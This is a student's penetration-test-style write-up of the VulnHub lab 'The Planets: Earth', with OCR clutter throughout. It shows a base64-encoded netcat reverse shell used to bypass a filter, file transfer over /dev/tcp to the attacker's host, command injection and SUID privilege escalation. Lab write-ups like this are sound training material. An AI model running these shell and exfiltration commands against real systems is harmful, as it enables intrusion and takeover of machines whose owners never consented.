VulnHub: The Planets - Earth

Penetration Test Report

Author: Ganesh Gourav - Cybersecurity Student

Date: December 30, 2025

Target: 192.168.29.149 (VMware Earth:1)

Scope: Complete privilege escalation from unauthenticated access

Status: COMPROMISED[1]

Executive Summary

The target system "The Planets: Earth" (VulnHub CTF) was fully compromised within 45 minutes through a multi-stage attack chain: network reconnaissance → web enumeration → XOR cryptanalysis → command injection → SUID privilege escalation. Both user and root flags were captured.

Attack Vector: Web application command injection (authenticated) → SUID binary abuse

CVSS Score: 9.8 (Critical)

Impact: Complete system compromise


---

1. Intelligence Gathering


1.1 Network Discovery

```

sudo bettercap -iface eth0

> net.probe on
```


> net.show

```

**Live Hosts Identified:**




**1.2 Port & Service Enumeration**

```

nmap -sCV 192.168.29.149


```

**Service Discovery:**




**SSL Certificate Analysis**: Reveals virtual hosts `earth.local` & `terratest.earth.local`

## 2. Vulnerability Assessment
```

2.1 Virtual Host Configuration

```

/etc/hosts updated:




```


2.2 Web Directory Enumeration

earth.local (Port 80):



```




```

Discovery: /admin/ (301 redirect) → Admin portal[1]

terratest.earth.local (Port 443):

```




```

Critical Findings:

```

├── /robots.txt (200) [Size: 521]




├── /testingnotes.txt (200) [XOR cipher details]


```

└── /testdata.txt (200) [Encryption key material]



```

### 2.3 Credential Discovery

testingnotes.txt:

```

"Using XOR encryption... terra used as username for admin portal"

```

**XOR Decryption (CyberChef):**

```

Ciphertext: 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a0002

Key: "According to radiometric dating estimation..." (testdata.txt)




Plaintext: earthclimatechangebad4humans

```

**Admin Credentials**: `terra:earthclimatechangebad4humans`
```



3. Exploitation

3.1 Initial Access (Command Injection)

Vector: Authenticated web CLI at `http://earth.local/admin/`



Commands Executed:

```

ls /var/earth_web




**Output**: db.sqlite3 earth_web manage.py secure_message user_flag.txt

cat /var/earth_web/user_flag.txt




**Output**: user_flag_3353b67d6437f07ba7d34afd7d2fc27d [

```

3.2 Reverse Shell (Filter Bypass)

Remote connections blocked→ Base64 encoding bypass:


Attacker:

```

echo "nc -e /bin/bash 192.168.29.58 4444" | base64
```

Output: bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==

nc -lvnp 4444

```

**Target (via web CLI):**

```

echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==' | base64 -d | bash
```




```

Shell Stabilization:

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp  4444
listening on [any] 4444  ...
connect to [192.168.29.58] from (UNKNOWN) [192.168.29.149] 55976
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$
```

export TERM=xterm-256color

```

***

## 4. Post-Exploitation

### 4.1 SUID Enumeration

```


find / -perm -u=s 2>/dev/null 2>/dev/null

```
bash-5.1$  find -perm -u=s 2>/dev/null
 find -perm -u=s 2>/dev/null
./usr/bin/chage
./usr/bin/gpasswd
./usr/bin/newgrp
./usr/bin/su
./usr/bin/mount
./usr/bin/umount
./usr/bin/pkexec
./usr/bin/passwd
./usr/bin/chfn
./usr/bin/chsh
./usr/bin/at
./usr/bin/sudo
./usr/bin/reset_root
./usr/sbin/grub2-set-bootflag
./usr/sbin/pam_timestamp_check
./usr/sbin/unix_chkpwd
./usr/sbin/mount.nfs
./usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```

```

**Interesting Binary**: `/usr/bin/reset_root` (SUID ELF 64-bit)

### 4.2 Binary Analysis

**File Transfer:**

```

Target → Attacker

cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333



Attacker → Local analysis

nc -lvnp 3333 > reset_root

chmod +x reset_root

ltrace ./reset_root

```
┌──(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS P
RESENT ...
) = 38
access("/dev/shm/kHgTFI5G", 0)             = -1
access("/dev/shm/Zw7bV9U5", 0)             = -1
access("/tmp/kcM0Wewe", 0)                 = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS A
RE NOT PRESENT.
) = 44
+++ exited (status 0) +++
```

```

**Trigger Mechanism Discovered:**
```

```
access("/dev/shm/kHgTFI5G", 0) = -1

access("/dev/shm/Zw7bV9U5", 0) = -1

access("/tmp/kcM0Wewe", 0) = -1
```

4.3 Privilege Escalation

```
touch  /dev/shm/kHgTFI5G

touch  /dev/shm/Zw7bV9U5

touch  /tmp/kcM0Wewe

/usr/bin/reset_root
```

Output: "RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth"

```
```

Root Access:

```
**su root**

**Password: Earth**

**whoami # root**

**cd /root**

**cat root_flag.txt**
```

```
[root@earth /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@earth /]# root
root
bash: root: command not found
[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]#  cat root_flag.txt
```

Output: root_flag_b0da9554d29db2117b02aa8b66ec492e

```
kali@kali: ~
Session  Actions  Edit  View  Help
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]#  cat root_flag.txt
 cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}      -
-?MMMMMMM                   |MMMMMMMMM?,d-    '
 :|MMMMMM-                  `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
           . _                    .-
             ''--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

```
```

5. Attack Timeline

Time	Phase	Milestone
23:04	Reconnaissance	Target identified: 192.168.29.149
23:09	Scanning	Ports 22/80/443 + VHOSTS
23:27	Enumeration	/admin/ + XOR notes
23:27	Cryptanalysis	Password: earthclimatechangebad4humans
23:40	Exploitation	User shell + user_flag
23:45	Privesc	Root shell + root_flag

Total Compromise Time: 41 minutes

***

6. Remediation Recommendations

Immediate Actions:

1. Remove SUID binary: `chmod u-s /usr/bin/reset_root`

2. Disable web CLI: Remove command execution from admin panel


3. Implement proper authentication: Replace XOR with proper crypto

Long-term:

```
- WAF deployment (ModSecurity)
- Principle of least privilege
- File integrity monitoring
- Regular SUID audits: find / -perm -4000
```

```

***

## 7. Evidence of Compromise

**Flags Captured:**

```

user_flag_3353b67d6437f07ba7d34afd7d2fc27d



root_flag_b0da9554d29db2117b02aa8b66ec492e

```

**Proof:** Complete command execution history, shell access, and flag retrieval verified from provided screenshots.

Machine:The Planets: Earth (VulnHub) | Status: FULLY COMPROMISED [1]
```